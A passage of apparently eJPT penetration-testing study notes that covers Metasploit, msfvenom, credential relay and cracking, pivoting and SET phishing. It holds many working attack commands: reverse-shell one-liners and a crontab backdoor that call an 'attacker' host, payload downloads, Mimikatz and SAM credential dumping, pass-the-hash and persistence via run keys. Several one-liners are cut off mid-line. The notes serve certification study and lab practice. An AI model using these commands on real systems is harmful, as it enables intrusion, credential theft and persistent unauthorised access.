```

Authentication Capture & Relay

```
# Responder — captures NTLMv1/v2 hashes via LLMNR/NBT-NS poisoning
sudo responder -I eth0 -A
sudo responder -I eth0 -wrf      # Web, rogue, FTP

# Captured hashes save to /usr/share/responder/logs/
# Crack with john:
john --format=netntlmv2 /usr/share/responder/logs/SMB-NTLMv2-SSP-target.txt --
wordlist=rockyou.txt

# SMB relay (forward captured creds to another box)
# 1. Disable Responder's SMB & HTTP servers in /etc/responder/Responder.conf
# 2. Then:
sudo responder -I eth0 -rdwv
# 3. In another terminal:
sudo impacket-ntlmrelayx -tf targets.txt -smb2support
```

2.3 The Metasploit Framework (MSF)

The exam is unofficially named 'Metasploit Practical Exam' by some students. You will use msfconsole constantly. Master every command in this section.

Starting MSF

```
# Initialize the database (one-time setup)
sudo msfdb init

# Start PostgreSQL
sudo service postgresql start
sudo systemctl start postgresql

# Launch msfconsole
msfconsole                # Standard launch
msfconsole -q             # Quiet (no banner)
msfconsole -q -r script.rc # Run resource script
msfconsole -q -x "use exploit/...; set RHOSTS x; exploit"   # One-shot

# Inside MSF:
db_status                 # Verify DB connection
version                   # MSF version
help                      # List all commands
```

Module Types & Structure

Module Type	Purpose
`exploit`	Code that takes advantage of a vulnerability to deliver a payload
`payload`	Code delivered after exploitation (meterpreter, shell, etc.)
`auxiliary`	Scanners, fuzzers, sniffers, DoS — anything not delivering a payload
`post`	Run on an existing session (post-exploitation)
`encoder`	Obfuscate payload to evade detection
`nop`	Generate no-op sleds for buffer overflow exploits
`evasion`	Modern AV bypass payloads

Essential Commands

Command	Function
`search <term>`	Search modules by name, CVE, type
`search type:exploit name:smb platform:windows`	Filtered search

Command	Function
use <module>	Load a module
use 0	Load search result #0
info	Show module info
show options	Show module parameters
show payloads	List compatible payloads
show targets	List supported targets
show advanced	Advanced options
show evasion	Evasion options
set <opt> <val>	Set option for current module
setg <opt> <val>	Set option globally (across modules)
unset <opt>	Clear an option
check	Check if target is vulnerable (without exploiting)
run / exploit	Launch the module
back	Exit current module
sessions	List active sessions
sessions -i <id>	Interact with session
sessions -k <id>	Kill session
background / Ctrl+Z	Send session to background
jobs	List background jobs
jobs -k <id>	Kill a job

Database Commands

```
db_status                              # Check DB connection
db_nmap -sV -O target                  # Run nmap from within MSF (auto-saves
to DB)
db_import /path/to/scan.xml            # Import nmap XML / Nessus / etc.
db_export -f xml output.xml            # Export DB content

# Query the DB
hosts                                  # All hosts
hosts -c address,os_name               # Specific columns
hosts -S Windows                       # Search/filter
services                               # All services
```

```
services -p 445                          # By port
services -p 445 -R                       # Set RHOSTS to matching hosts (slick!)
services -c port,name -p 80
vulns                                    # Known vulns
vulns -p 445
loot                                     # Captured data (hashes, files)
creds                                    # Captured credentials
notes                                    # Notes added to hosts
```

Workspaces

Workspaces organize engagement data. Create one per target/engagement.

```
workspace                                # Show current
workspace -a NewEngagement               # Add
workspace NewEngagement                  # Switch to existing
workspace -d OldEngagement               # Delete
workspace -l                             # List all
```

LAB WALKTHROUGH: Importing Nmap Scan into MSF

This is the exact lab we walked through together. Memorize it.

```
# Step 1 — Run Nmap with XML output
nmap -Pn -sV -O demo.ine.local -oX demo_scan.xml

# Step 2 — Start PostgreSQL and msfconsole
sudo service postgresql start
msfconsole -q

# Step 3 — Inside msfconsole
db_status                                # Verify "Connected to msf"
workspace -a RDP_Lab                     # Create workspace
db_import /root/demo_scan.xml            # Import

# Step 4 — Verify
hosts
services
services -p 3389
```

EXAM TIP

When using services to populate RHOSTS quickly, use the -R flag. Example: 'services -p 445 -R' sets RHOSTS to all hosts in the workspace with port 445 open. Saves massive time.

Meterpreter Payloads

Payload	When to Use
windows/meterpreter/reverse_tcp	x86 Windows target, can reach you
windows/x64/meterpreter/reverse_tcp	x64 Windows target
windows/meterpreter/bind_tcp	Target can't reach you (NAT) — you connect to it
windows/meterpreter/reverse_https	Egress filtering — looks like HTTPS
linux/x86/meterpreter/reverse_tcp	Linux x86
linux/x64/meterpreter/reverse_tcp	Linux x64
php/meterpreter/reverse_tcp	PHP webshell upload
java/meterpreter/reverse_tcp	Cross-platform (Java app servers)
cmd/unix/reverse	Plain reverse shell to nc/socat
generic/shell_reverse_tcp	Generic shell — falls back to host's shell

msfvenom — Standalone Payload Generation

```
# List all payloads
msfvenom -l payloads

# List encoders
msfvenom -l encoders

# Windows EXE reverse meterpreter
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.0.5 LPORT=4444 -f exe -o
shell.exe

# Linux ELF
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.0.0.5 LPORT=4444 -f elf -o
shell.elf

# PHP webshell
msfvenom -p php/meterpreter/reverse_tcp LHOST=10.0.0.5 LPORT=4444 -f raw -o
shell.php

# ASP / ASPX
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.0.5 LPORT=4444 -f asp -o
shell.asp
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.0.5 LPORT=4444 -f aspx -o
shell.aspx

# Bash
msfvenom -p cmd/unix/reverse_bash LHOST=10.0.0.5 LPORT=4444 -f raw
```

```
# Python
msfvenom -p cmd/unix/reverse_python LHOST=10.0.0.5 LPORT=4444 -f raw

# Encoded (basic AV evasion)
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.0.5 LPORT=4444 \
  -e x86/shikata_ga_nai -i 10 -f exe -o encoded.exe
# -i 10  = iterate 10 times
```

Multi-handler Setup

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 10.0.0.5
set LPORT 4444
set ExitOnSession false                  # Stay listening after session
exploit -j                               # Background as a job
```

Resource Scripts (.rc files)

Automate repetitive MSF commands.

```
# Create a scan.rc file:
cat > scan.rc << 'EOF'
db_status
workspace -a INE_Lab
db_nmap -sV -O 10.0.0.0/24
hosts
services
EOF

# Run it
msfconsole -q -r scan.rc
```

Q13: What's the difference between 'set' and 'setg' in msfconsole?

A13: 'set' applies only to the currently-loaded module. 'setg' (global) persists across modules — useful when you'll keep coming back to the same RHOSTS / LHOST. Use 'unsetg' to clear.

Q14: How do you import nmap results into MSF from outside the console?

A14: Two methods:

1. db_nmap inside MSF — runs nmap and auto-saves to the active workspace:

```
   db_nmap -sV -O target
2. nmap with -oX externally, then db_import:
   nmap -sV -oX scan.xml target
   msfconsole -q
   workspace -a JobName
   db_import /path/to/scan.xml
```

Q15: After exploiting and getting a session, how do you list and interact with it?

A15:
```
sessions        # list all
sessions -i 1   # interact with session ID 1
background      # or Ctrl+Z to return to msf prompt
sessions -k 1   # kill session 1
sessions -K     # kill all sessions
```

2.4 Exploitation

Beyond Metasploit, you must understand manual exploitation, payload generation, and shell concepts.

Bind vs Reverse Shells

Type	Direction	When to Use
`Bind shell`	Attacker → Target	Target has no outbound; attacker can reach target
`Reverse shell`	Target → Attacker	Most common; target reaches back to attacker (NAT-friendly)

Netcat Shells

```
# === BIND SHELL ===
# On target (listening):
nc -lvnp 4444 -e /bin/bash               # Linux
nc.exe -lvnp 4444 -e cmd.exe             # Windows

# On attacker (connect):
nc target 4444

# === REVERSE SHELL ===
# On attacker (listening):
nc -lvnp 4444

# On target (connect back):
nc attacker 4444 -e /bin/bash            # Linux
nc.exe attacker 4444 -e cmd.exe          # Windows

# === If -e is disabled on target (newer nc) ===
# Use a named pipe trick on target:
rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc attacker 4444 >
/tmp/f
```

Bash & Other One-Liner Reverse Shells

```
# Bash (most reliable on Linux)
bash -i >& /dev/tcp/attacker/4444 0>&1

# Python
python -c 'import socket,subprocess,os;s=socket.socket();s.connect(("attacker",4444));os.dup2(s.f
python3 -c 'import socket,subprocess,os;s=socket.socket();s.connect(("attacker",4444));[os.dup2(s

# Perl
perl -e 'use
Socket;$i="attacker";$p=4444;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,soc
-i");};'
```

```
# PHP (in webshell)
php -r '$sock=fsockopen("attacker",4444);exec("/bin/sh -i <&3 >&3 2>&3");'

# Ruby
ruby -rsocket -e'f=TCPSocket.open("attacker",4444).to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d

# PowerShell
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('attacker',4444);$stream =
$bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes
'> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendby
```

Upgrading Dumb Shells to Full TTY

```
# After getting a dumb reverse shell, upgrade for proper terminal handling
# This sequence is THE classic upgrade — memorize it

# Step 1: spawn pty
python -c 'import pty; pty.spawn("/bin/bash")'
# or
python3 -c 'import pty; pty.spawn("/bin/bash")'
# or
script -qc /bin/bash /dev/null
# or
/bin/bash -i

# Step 2: set TERM and shell variables
export TERM=xterm
export SHELL=bash

# Step 3: Ctrl+Z to background
# Step 4: on your kali, set raw mode
stty raw -echo; fg

# Step 5: refresh terminal (you'll see double-typed letters until step 4)
# Now you have arrow keys, tab completion, Ctrl+C, etc.

# Bonus: match window size
# On Kali: stty size       (returns rows cols)
# In shell: stty rows <rows> columns <cols>
```

Searchsploit Workflow

```
# Find exploit
searchsploit vsftpd 2.3.4

# Examine before running
```

```
searchsploit -x exploits/unix/remote/17491.rb

# Copy to working directory
searchsploit -m exploits/unix/remote/17491.rb

# Often public exploits need patching — fix LHOST/LPORT/target IP
# Then run:
python exploit.py target

# Many C exploits need compilation
gcc exploit.c -o exploit
gcc -m32 exploit.c -o exploit     # 32-bit
gcc -static exploit.c -o exploit  # No dynamic libs (good for upload to target)
```

Cross-Compiling Windows Exploits

```
# Most public Win exploits are .c — compile from Kali
sudo apt install mingw-w64
i686-w64-mingw32-gcc exploit.c -o exploit.exe              # 32-bit
x86_64-w64-mingw32-gcc exploit.c -o exploit.exe            # 64-bit
i686-w64-mingw32-gcc -lws2_32 exploit.c -o exploit.exe     # If sockets used
```

File Transfer to Target

```
# === HTTP server on Kali ===
python3 -m http.server 80
python -m SimpleHTTPServer 80
sudo updog -p 80                  # Better with upload support

# === On target (Windows): download with PowerShell ===
powershell -c "Invoke-WebRequest -Uri http://attacker/file.exe -OutFile
C:\Windows\Temp\file.exe"
powershell -c "(New-Object
Net.WebClient).DownloadFile('http://attacker/file.exe','file.exe')"

certutil -urlcache -split -f http://attacker/file.exe file.exe

# === On target (Linux): ===
wget http://attacker/file
curl -O http://attacker/file

# === FTP server on Kali ===
sudo pip install pyftpdlib
python3 -m pyftpdlib -p 21 -w

# === SMB server on Kali (good for Windows targets) ===
sudo impacket-smbserver share /root/share -smb2support
```

```
# On Windows target:
copy \\attacker\share\file.exe .

# === Meterpreter ===
meterpreter > upload /root/file.exe C:\\Windows\\Temp\\
meterpreter > download C:\\Users\\admin\\file.txt /tmp/
```

HFS-Style File Hosting on Kali

```
# Quick HFS-like with python + upload support
# Easiest: updog
pip3 install updog
updog -p 8080 --password "test123"
# Browse http://kali:8080 — has upload UI
```

2.5 Post-Exploitation

Once you have a shell, the work is just beginning. Enumerate, escalate, pivot, persist, loot.

Windows Enumeration (Meterpreter & cmd)

Built-in Meterpreter Commands

```
# System info
sysinfo                          # OS, arch, hostname
getuid                           # Current user
getpid                           # Current process ID
getsystem                        # Try to elevate to SYSTEM (4 techniques)
hashdump                         # Dump SAM hashes (need SYSTEM)

# Networking
ifconfig                         # or 'ipconfig'
route                            # Routing table
netstat -an                      # Connections
arp                              # ARP cache

# File system
pwd / lpwd                       # Print working dir (remote / local)
cd / lcd                         # Change dir
ls / dir
cat <file>
edit <file>                      # Opens vim
search -f *.txt -d C:\\         # Search files

# Process
ps                               # List processes
migrate <PID>                    # Migrate to another process (more stable)
kill <PID>

# Privilege
getprivs
getsystem
load kiwi                        # Load Mimikatz module
creds_all                        # Dump all creds (after load kiwi)
lsa_dump_sam
lsa_dump_secrets
```

Windows Command-Shell Enumeration

```
# System info
systeminfo
whoami
whoami /priv
whoami /groups
```

```
hostname
ver

# Users & groups
net user
net user <username>
net localgroup
net localgroup administrators
net group "Domain Admins" /domain

# Networking
ipconfig /all
route print
arp -a
netstat -ano
netstat -anob              # With binary name

# Domain
net view
net view /domain
net view \\dc01            # Shares on DC
nltest /dclist
nltest /domain_trusts

# Installed software & patches
wmic product get name,version
wmic qfe list                # Patches
systeminfo | findstr /B /C:"OS Name" /C:"OS Version" /C:"System Type"

# Services
sc query
sc qc <servicename>
tasklist
tasklist /svc                # With services
tasklist /v                  # Verbose

# Sensitive files
dir C:\Users\*\Desktop\*.txt /s
findstr /si password *.txt *.ini *.config

# Disk
fsutil fsinfo drives
```

Windows PrivEsc — JAWS (PowerShell)

```
# Upload JAWS.ps1 to target, then:
powershell -ep bypass -c ". .\jaws-enum.ps1 -OutputFilename
C:\Windows\Temp\out.txt"
```

```
# Look at output for:
#  - Unquoted service paths
#  - AlwaysInstallElevated
#  - Stored credentials
#  - Scheduled tasks running as SYSTEM
```

Windows PrivEsc — Common Techniques

Technique	Check
Unquoted service paths	wmic service get name,pathname | findstr /v '"'
AlwaysInstallElevated	reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer
Service binary perms	icacls 'C:\Path\service.exe'
Service config perms	sc qc <service>; icacls
Token impersonation	whoami /priv (look for SeImpersonate / SeAssignPrimaryToken)
Kernel exploits	systeminfo > Watson, wesng (windows exploit suggester)
Saved creds	cmdkey /list; runas /savecred
Registry passwords	reg query HKLM /f password /t REG_SZ /s

Linux Enumeration

Manual Linux Enumeration

```
# System info
uname -a
cat /etc/issue
cat /etc/*-release
hostname

# Users
id
whoami
cat /etc/passwd
cat /etc/shadow            # Need root
groups
last
w / who

# Privilege check (critical!)
sudo -l                    # What can current user run as sudo?
# Look for NOPASSWD entries and binaries from GTFOBins
```

```
# SUID/SGID binaries
find / -perm -u=s -type f 2>/dev/null
find / -perm -4000 2>/dev/null
find / -perm -g=s -type f 2>/dev/null

# Writable directories
find / -writable -type d 2>/dev/null
find / -perm -2 -type f 2>/dev/null   # World writable files

# Networking
ip a
ip route
netstat -antup
ss -antup

# Running processes
ps aux
ps -ef
top

# Cron jobs (privesc gold)
crontab -l
ls -la /etc/cron*
cat /etc/crontab

# History files
cat ~/.bash_history
cat /root/.bash_history     # If readable
cat ~/.ssh/id_rsa
cat ~/.ssh/authorized_keys

# Mounts
mount
cat /etc/fstab
df -h

# Capabilities (modern privesc vector)
getcap -r / 2>/dev/null     # Look for cap_setuid, cap_dac_read_search, etc.
```

Automated Linux Enumeration

```
# LinPEAS (gold standard)
curl -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
| sh
# Or upload & run:
chmod +x linpeas.sh
./linpeas.sh
```

```
# LinEnum
wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
chmod +x LinEnum.sh
./LinEnum.sh

# linux-exploit-suggester
./linux-exploit-suggester.sh

# Look for color-coded findings (red = likely exploit path)
```

Linux PrivEsc — Common Techniques

Technique	Check Method
sudo -l (NOPASSWD)	Check GTFOBins for the binary listed
SUID binaries	find / -perm -4000; check GTFOBins
Writable /etc/passwd	Add new root user with known password
Cron jobs	Modify script writable by user, runs as root
Path hijacking	PATH has '.' or writable dir before /usr/bin
Kernel exploits	Dirty COW, DirtyPipe, Mempodipper — check kernel version
Capabilities	getcap -r /; cap_setuid+ep on python/perl = instant root
Docker group	If user in 'docker' group: docker run -v /:/mnt -it alpine chroot /mnt sh

GTFOBins is your friend

https://gtfobins.github.io is a curated list of Unix binaries that can be abused to bypass local security. When you find a SUID binary or sudo -l entry you don't recognize, look it up there first. Examples: vim, less, find, awk, python, perl — all can give root if SUID or sudo'd.

Hash Dumping & Lateral Movement

```
# === Windows ===
# Meterpreter
hashdump
load kiwi
creds_all                       # all creds from memory

# Manual SAM dump (cmd shell)
reg save HKLM\SAM C:\Temp\sam.save
reg save HKLM\SYSTEM C:\Temp\system.save
reg save HKLM\SECURITY C:\Temp\security.save
# Then offline:
```

```
impacket-secretsdump -sam sam.save -security security.save -system system.save
LOCAL

# === Mimikatz on target ===
mimikatz.exe
> privilege::debug
> sekurlsa::logonpasswords    # Live LSASS dump

# === Pass-the-Hash (PtH) ===
# Once you have an NTLM hash, you don't need to crack it
psexec.py user@target -hashes :NTLMHASH
crackmapexec smb target -u admin -H NTLMHASH
evil-winrm -i target -u admin -H NTLMHASH

# === Linux ===
cat /etc/shadow                  # Need root
unshadow /etc/passwd /etc/shadow > combined.txt
john --wordlist=rockyou.txt combined.txt
```

Persistence

```
# Windows: Meterpreter persistence
run persistence -X -i 30 -p 4444 -r <attacker_ip>
# -X = run on startup, -i 30 = retry every 30s

# Add user as admin
net user pwn3d Password123 /add
net localgroup administrators pwn3d /add

# Registry run key
reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v Backdoor /t REG_SZ
/d "C:\backdoor.exe"

# Scheduled task
schtasks /create /tn "Updater" /tr "C:\backdoor.exe" /sc onlogon /ru SYSTEM

# Linux: SSH key persistence
mkdir -p ~/.ssh
echo "ssh-rsa AAAA... attacker" >> ~/.ssh/authorized_keys
chmod 700 ~/.ssh; chmod 600 ~/.ssh/authorized_keys

# Crontab persistence
(crontab -l; echo "* * * * * /bin/bash -c 'bash -i >& /dev/tcp/attacker/4444
0>&1'") | crontab -
```


Pivoting & Lateral Movement

Pivoting is the single highest-leverage skill on the eJPT. Almost every exam has at least one network segment reachable only through a compromised host. This is the lab we walked through (XODA → second target).

Concept

After exploiting Target 1 on Network A, you find Target 1 also has an interface on Network B which is otherwise unreachable from your Kali. You route Network B traffic through Target 1's session.

Architecture Diagram



Step-by-Step Pivot via Metasploit

```
# Step 1 — Get session on Target 1
use exploit/<some_module>
set RHOSTS target1
set LHOST <kali_ip>
exploit
# meterpreter session opened

# Step 2 — Discover Target 1's interfaces
meterpreter > ipconfig
# Or:
meterpreter > shell
# > ip addr     (Linux)
# > ipconfig    (Windows)
# Note the second interface's network — say 192.180.108.0/24

# Step 3 — Add route via autoroute
meterpreter > run autoroute -s 192.180.108.0/24
# Or:
meterpreter > background
msf6 > use post/multi/manage/autoroute
msf6 post > set SESSION 1
msf6 post > set SUBNET 192.180.108.0
msf6 post > set NETMASK 255.255.255.0
msf6 post > run

# Step 4 — Verify route
msf6 > route
```

```
# Or
meterpreter > run autoroute -p

# Step 5 — Use MSF modules through the pivot
# Now any MSF module targeting 192.180.108.x will route through session 1
use auxiliary/scanner/portscan/tcp
set RHOSTS 192.180.108.3
set PORTS 1-1000
set THREADS 10
run
```

Port Forwarding (portfwd)

Forward a single port from target back through your session. Less powerful than autoroute but useful for non-MSF tools.

```
meterpreter > portfwd add -l 8080 -p 80 -r 192.180.108.3
# Now from Kali: curl http://127.0.0.1:8080 hits Target 2's port 80

meterpreter > portfwd list
meterpreter > portfwd delete -l 8080 -p 80 -r 192.180.108.3
```

SOCKS Proxy (proxychains)

Set up a SOCKS proxy through the session so any external tool (nmap, browser, sqlmap) can reach the pivoted network.

```
# In MSF
use auxiliary/server/socks_proxy
set VERSION 5
set SRVPORT 1080
run -j

# Edit /etc/proxychains.conf — last line:
#   socks5 127.0.0.1 1080

# Now use any tool via proxychains
proxychains nmap -sT -Pn -p 22,80,443 192.180.108.3
proxychains curl http://192.180.108.3
proxychains ssh user@192.180.108.3
proxychains firefox &
```

SSH Pivoting (when MSF is too noisy)

```
# Dynamic SOCKS proxy via SSH
ssh -D 1080 -f -N user@target1
# Then use proxychains as above
```

```
# Local port forward
ssh -L 8080:192.180.108.3:80 user@target1
# Now http://localhost:8080 = http://192.180.108.3:80

# Remote port forward (target → attacker)
ssh -R 4444:localhost:4444 user@target1
```

LAB WALKTHROUGH: XODA → Second Target Pivot

Exact steps from the lab we worked through:

8. Initial recon: nmap demo1.ine.local revealed port 80 / XODA web app
9. Exploited XODA file upload: use exploit/unix/webapp/xoda_file_upload
10. Got meterpreter session on Target 1
11. In shell, ran 'ip addr' — found eth1 on 192.180.108.2 (second network)
12. Added autoroute: run autoroute -s 192.180.108.0/24
13. Backgrounded session, ran portscan/tcp module against 192.180.108.3
14. Identified ports 21, 22, 80 open on Target 2
15. Uploaded static nmap binary + bash port scanner to Target 1 via 'upload'
16. Made them executable, ran scans from Target 1 against Target 2
17. Confirmed services: FTP (21), SSH (22), HTTP (80)

LAB GOTCHA

The autoroute syntax 'run autoroute -s 192.180.108.2' works (autoroute parses the host IP and figures out the subnet) but 'run autoroute -s 192.180.108.0/24' is the correct CIDR form. Use this form to avoid issues with non-standard masks.

Q16: What's the difference between autoroute and portfwd?

A16: autoroute adds a route in MSF's routing table — ANY Metasploit module targeting that subnet will route through the session. Powerful and broad.

portfwd forwards a single port (or a few) from the target through the session to your local Kali. Lets external tools (nmap, sqlmap, browser) reach pivoted hosts without proxychains.

Use autoroute for MSF-only operations, portfwd or SOCKS proxy when you need external tools.

Q17: After autoroute, your MSF modules can reach the pivoted subnet, but plain Kali nmap cannot. Why and how do you fix it?

A17: autoroute only routes traffic from inside MSF — it doesn't affect Kali's kernel routing table. To use external tools, set up a SOCKS proxy:

```
use auxiliary/server/socks_proxy
set VERSION 5
run -j
```

Then add 'socks5 127.0.0.1 1080' to /etc/proxychains.conf, and prefix commands with proxychains.

Password Cracking

The cracking lab we ran through. The eJPT tests both online (Hydra, brute force a service) and offline (John, Hashcat against captured hashes) attacks.

Hash Identification

```
# Always identify before cracking
hashid '<hash>'
hash-identifier              # Interactive — paste hash when prompted

# Visual cues:
#   32 hex chars             → MD5 or NTLM
#   40 hex chars             → SHA1
#   64 hex chars             → SHA256
#   $1$<salt>$<hash>         → md5crypt (Linux old)
#   $5$<salt>$<hash>         → sha256crypt
#   $6$<salt>$<hash>         → sha512crypt (most modern Linux)
#   $2a$/2b$/2y$             → bcrypt
#   $argon2$                 → argon2
```

Hash Type Reference

Hash	Shape	hashcat -m	john --format
MD5	32 hex	0	raw-md5
SHA1	40 hex	100	raw-sha1
SHA256	64 hex	1400	raw-sha256
SHA512	128 hex	1700	raw-sha512
NTLM (Win)	32 hex	1000	NT
NetNTLMv2	user::dom:...	5600	netntlmv2
md5crypt	1	500	md5crypt
sha256crypt	5	7400	sha256crypt
sha512crypt	6	1800	sha512crypt
bcrypt	$2a$ / $2b$	3200	bcrypt
WPA/WPA2	.hccapx	22000	wpapsk
Kerberos AS-REP	$krb5asrep$	18200	krb5asrep
MySQL 4.1+	*hex	300	mysql-sha1

John The Ripper

```
# Basic
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

# With format
john --format=raw-md5 --wordlist=rockyou.txt hash.txt
john --format=NT --wordlist=rockyou.txt ntlm.txt

# Show cracked
john --show hash.txt
john --show --format=raw-md5 hash.txt

# Linux: combine passwd + shadow
unshadow /etc/passwd /etc/shadow > combined.txt
john --wordlist=rockyou.txt combined.txt

# Rules (mangling)
john --wordlist=rockyou.txt --rules hash.txt

# Incremental (brute force)
john --incremental hash.txt
john --incremental=Alpha hash.txt

# Pot file (cracked results stored)
cat ~/.john/john.pot
rm ~/.john/john.pot         # Reset to re-crack

# Convert binary formats first
ssh2john id_rsa > id_rsa.hash
zip2john secret.zip > zip.hash
rar2john secret.rar > rar.hash
pdf2john secret.pdf > pdf.hash
office2john doc.docx > docx.hash
```

Hashcat

```
# Attack modes (-a)
#   0 = Wordlist
#   1 = Combinator (combine two wordlists)
#   3 = Brute force (mask)
#   6 = Hybrid wordlist + mask
#   7 = Hybrid mask + wordlist

# Basic wordlist attack
hashcat -a 0 -m 0 hash.txt /usr/share/wordlists/rockyou.txt

# Show cracked
hashcat -a 0 -m 0 hash.txt rockyou.txt --show
```

```
# Force fresh crack (ignore potfile)
hashcat -a 0 -m 0 hash.txt rockyou.txt --potfile-disable

# Rules
hashcat -a 0 -m 0 hash.txt rockyou.txt -r /usr/share/hashcat/rules/best64.rule

# Brute force with mask
# ?l = lower, ?u = upper, ?d = digit, ?s = special, ?a = all
hashcat -a 3 -m 0 hash.txt ?l?l?l?l?l?l        # 6 lowercase
hashcat -a 3 -m 0 hash.txt ?u?l?l?l?l?d?d      # Capital + 4 lower + 2 digit

# Hybrid wordlist + 3 digits
hashcat -a 6 -m 0 hash.txt rockyou.txt ?d?d?d

# CPU mode (no GPU)
hashcat -a 0 -m 0 hash.txt rockyou.txt --force -D 1

# Resume / restore
hashcat --restore
hashcat --session=myjob -a 0 -m 0 hash.txt rockyou.txt
hashcat --session=myjob --restore
```

LAB WALKTHROUGH: Multi-Hash Cracking

Exact lab we did with the 100-common-passwords.txt list:

```
# Setup
mkdir -p ~/cracking-lab && cd ~/cracking-lab
WL=/root/Desktop/wordlists/100-common-passwords.txt

# Generate test hashes for a known-in-list password
PW='vagrant'
echo -n "$PW" | md5sum    | awk '{print $1}' > md5.hash
echo -n "$PW" | sha1sum   | awk '{print $1}' > sha1.hash
echo -n "$PW" | sha256sum | awk '{print $1}' > sha256.hash
python3 -c "import hashlib; print(hashlib.new('md4', '$PW'.encode('utf-
16le')).hexdigest())" > ntlm.hash

# Crack with hashcat
hashcat -a 0 -m 0    md5.hash    $WL --potfile-disable
hashcat -a 0 -m 100  sha1.hash   $WL --potfile-disable
hashcat -a 0 -m 1400 sha256.hash $WL --potfile-disable
hashcat -a 0 -m 1000 ntlm.hash   $WL --potfile-disable

# Or with John
john --format=raw-md5    --wordlist=$WL md5.hash
john --format=raw-sha1   --wordlist=$WL sha1.hash
```

```
john --format=raw-sha256 --wordlist=$WL sha256.hash
john --format=NT         --wordlist=$WL ntlm.hash
```

Online Brute Force (Hydra Recap)

```
# Service brute force formats:
hydra -l <user> -P <wordlist> <service>://<target>
hydra -L <userlist> -P <wordlist> <service>://<target>

# Examples per service:
hydra -l admin -P rockyou.txt ssh://target
hydra -l admin -P rockyou.txt ftp://target
hydra -l admin -P rockyou.txt rdp://target
hydra -l admin -P rockyou.txt smb://target
hydra -l admin -P rockyou.txt mysql://target

# HTTP POST form
hydra -L users.txt -P pass.txt target \
  http-post-form "/login.php:user=^USER^&pass=^PASS^:Login failed"

# HTTP basic auth
hydra -L users.txt -P pass.txt target http-get /admin/
```

Q18: You captured a hash that looks like 5f4dcc3b5aa765d61d8327deb882cf99. How do you identify it and crack it?

A18: 32 hex chars → could be MD5 or NTLM. Use hashid to confirm:

hashid 5f4dcc3b5aa765d61d8327deb882cf99

If MD5: hashcat -m 0 hash.txt rockyou.txt

If NTLM: hashcat -m 1000 hash.txt rockyou.txt

This specific hash IS MD5 of 'password'.

Q19: What hashcat -m value is used for Linux shadow file hashes (modern)?

A19: 1800 — for sha512crypt (6 prefix), which is what modern Linux uses by default.

Other values:

500 → md5crypt (1)

7400 → sha256crypt (5)
3200 → bcrypt ($2a$ / $2b$)

Q20: How do you crack an SSH private key with a passphrase?

A20: 1. Convert the key to John format:
ssh2john id_rsa > id_rsa.hash
2. Crack with John:
john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa.hash
john --show id_rsa.hash
3. Use the recovered passphrase to log in:
chmod 600 id_rsa
ssh -i id_rsa user@target

2.6 Social Engineering

Lightly tested on the exam — typically just one or two questions on the Social Engineer Toolkit (SET).

Social Engineer Toolkit (SET)

```
# Launch
sudo setoolkit

# Menu structure:
# 1) Social-Engineering Attacks
#    1) Spear-Phishing Attack Vectors
#    2) Website Attack Vectors    ← Most common
#       2) Credential Harvester
#       3) Tabnabbing
#    3) Infectious Media Generator
#    4) Create a Payload and Listener
#    7) Wireless Access Point Attack
# 2) Penetration Testing (Fast-Track)
# 3) Third Party Modules
```

Credential Harvester Workflow

18. setoolkit → 1 → 2 → 3 (Credential Harvester)
19. Choose: 2 (Site Cloner)
20. Set IP for POST back — your Kali IP
21. URL to clone — e.g. https://login.example.com
22. Apache serves the cloned page on port 80
23. Victim browses → submits creds → SET captures them

Phishing Indicators (theory questions)

- Spoofed sender domain (look-alike: 'micros0ft.com' vs 'microsoft.com')
- Urgency or threat-based language ('Account suspended in 24 hours!')
- Unusual requests for credentials, gift cards, wire transfers
- Mismatched URL on hover vs link text
- Generic greetings ('Dear customer')
- Grammatical errors and unusual formatting

Module 3 — Web Application Penetration Testing

Worth 20% of the exam but consistently the weakest area in community notes. The exam focuses on the OWASP Top 10 fundamentals — SQLi, XSS, authentication bypass, file upload — and basic Burp Suite proficiency.

3.1 HTTP Fundamentals

HTTP Methods

Method	Purpose
GET	Retrieve resource (parameters in URL)
POST	Submit data (parameters in body)
PUT	Upload/replace resource
DELETE	Remove resource
HEAD	Like GET but headers only
OPTIONS	List supported methods (great for recon)
PATCH	Partial update
TRACE	Echo back the request (XST attacks)

HTTP Status Codes

Code	Meaning
1xx	Informational (100 Continue)
2xx	Success (200 OK, 201 Created, 204 No Content)
3xx	Redirect (301 Moved, 302 Found, 304 Not Modified)
4xx	Client Error (400 Bad Request, 401 Unauthorized, 403 Forbidden, 404 Not Found, 429 Too Many)
5xx	Server Error (500 Internal, 502 Bad Gateway, 503 Service Unavailable)

Cookies & Sessions

```
# Cookie flags (important for security questions)
#   HttpOnly  — JS cannot access (mitigates XSS theft)
#   Secure    — only sent over HTTPS
#   SameSite  — Lax/Strict/None — CSRF mitigation
#   Domain    — which domain receives the cookie
#   Path      — URL path scope
#   Expires   — date or session-only
```
